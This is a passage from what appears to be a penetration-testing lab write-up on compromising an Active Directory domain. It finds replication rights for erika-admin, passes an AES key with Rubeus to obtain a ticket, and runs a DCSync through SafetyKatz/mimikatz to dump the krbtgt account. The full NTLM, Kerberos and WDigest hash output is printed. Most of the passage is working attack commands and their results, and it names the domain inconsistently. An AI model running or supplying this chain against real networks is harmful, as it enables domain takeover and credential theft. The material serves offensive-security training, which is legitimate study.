Note: Please pay attention that, this type of query may take some time to finish. Find-InterestingDomainACL -ResolveGUIDs | ?{$_.IdentityReferenceName -Match 'erika-admin'}

This output confirms that we, as erika-admin, have been granted all the necessary replication privileges on the domain object DC=gcbhr,DC=local. Specifically, we have the rights for DS-Replication-Get-Changes, DS-Replication-Get-Changes-All, and DS-Replication-Get-Changes-In-Filtered-Set.
With these extended rights, we can impersonate a Domain Controller and perform a full DCSync attack, allowing us to replicate password data from the domain, including hashes for Domain Admins and the KRBTGT account. This gives us the ability to extract credentials and gain full control over the domain, even though we're not part of any administrative group.
In short, we now have everything we need to compromise the entire hrgcb.local domain from a directory-level perspective.
Because we need to have erika-admin’s ticket for this DCSync and we also need Full Local Admin rights with AV Disabled and currently we if we check as erika-admin right we still have the UAC issue, we can simply do a UAC Bypass once again as erika-admin to get full local admin rights.
C:\Users\Public\Rubeus.exe asktgt /user:erika-admin /aes256:d9b661c4db2bb0db7ee31e3af3f31ffa2180144bc0554c6c22f69f58d7f96ebe /force /show /ptt

klist

Once we have UAC Bypassed as erika-admin, we can simply do a DCSync attack and dumpl hrgcb.local KRBTGT’s hashes.
C:\Users\public\SafetyKatz.exe "privilege::debug" "lsadump::dcsync /user:HR\krbtgt" "exit"
  .#####.   mimikatz 2.2.0 (x64) #19041 Dec 23 2022 16:49:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /user:HR\krbtgt
[DC] 'gcbhr.local' will be the domain
[DC] 'hr-dc02.gcbhr.local' will be the DC server
[DC] 'HR\krbtgt' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : krbtgt

** SAM ACCOUNT **

SAM Username         : krbtgt
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00000202 ( ACCOUNTDISABLE NORMAL_ACCOUNT )
Account expiration   :
Password last change : 5/26/2019 4:08:56 AM
Object Security ID   : S-1-5-21-3602425948-896546556-3985009324-502
Object Relative ID   : 502

Credentials:
  Hash NTLM: 1471b328a96edf768c0beb1b2395b031
    ntlm- 0: 1471b328a96edf768c0beb1b2395b031
    lm  - 0: 502fd452377e181458936aa636350eb0

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : f6458da975355c41c750aa100e1953b0

* Primary:Kerberos-Newer-Keys *
    Default Salt : GCBHR.LOCALkrbtgt
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 0fe692b8c987fcf7acc8b6a424764a1184c6499f29dca91036cd916406809671
      aes128_hmac       (4096) : 659718cad701c2893553f7a3bde337b2
      des_cbc_md5       (4096) : da3d1fcd797fe383

* Primary:Kerberos *
    Default Salt : GCBHR.LOCALkrbtgt
    Credentials
      des_cbc_md5       : da3d1fcd797fe383

* Packages *
    NTLM-Strong-NTOWF

* Primary:WDigest *
    01  d796d7c30fa1a388bd134ced613d72de
    02  bf4422fb365010af3cababfcc3b32e41
    03  aaaa643b9a4e6554a4f6536ab9d72163
    04  d796d7c30fa1a388bd134ced613d72de
    05  bf4422fb365010af3cababfcc3b32e41
    06  9b74a62a14f063fad6449a3fdfb11181
    07  d796d7c30fa1a388bd134ced613d72de
    08  f083f5e39a74a8fe0e9f859d2af5d06c
    09  f083f5e39a74a8fe0e9f859d2af5d06c
    10  56443c9ead9fd034b0cfab9497c0a392
    11  b0a1fe76cea38ceb0ac6be395f8f5194
    12  f083f5e39a74a8fe0e9f859d2af5d06c
    13  576d27d17e6f7fdcaee2d1a8c3170427
    14  b0a1fe76cea38ceb0ac6be395f8f5194
    15  5f44d71cbc6f73ccab89080420f0975f
    16  5f44d71cbc6f73ccab89080420f0975f
    17  4568cd7447f364b69914847c233b1c7d
    18  a990717c20f04747b1d4961695967cd7
    19  0ca97cff782efcd28b9d1e77020009aa
    20  b85f13ab8133c85d39c56c209f8fd34b
    21  972ba2fe09a919fb34cfaf35cd554b15
    22  972ba2fe09a919fb34cfaf35cd554b15
    23  c0022bfd37b72fa5ffedee3d1de40d4d
    24  0150e259503f71b19548f2acb4b24fa9
    25  0150e259503f71b19548f2acb4b24fa9
    26  1762fcafea63c4e8015e0ad58bec8047
    27  1b6087475df113986ad2d7a96e9d5098
    28  c3191249bcbe36708e82e439bae9f269
    29  93d8bdf3688cef6a6582d7fa26fbced7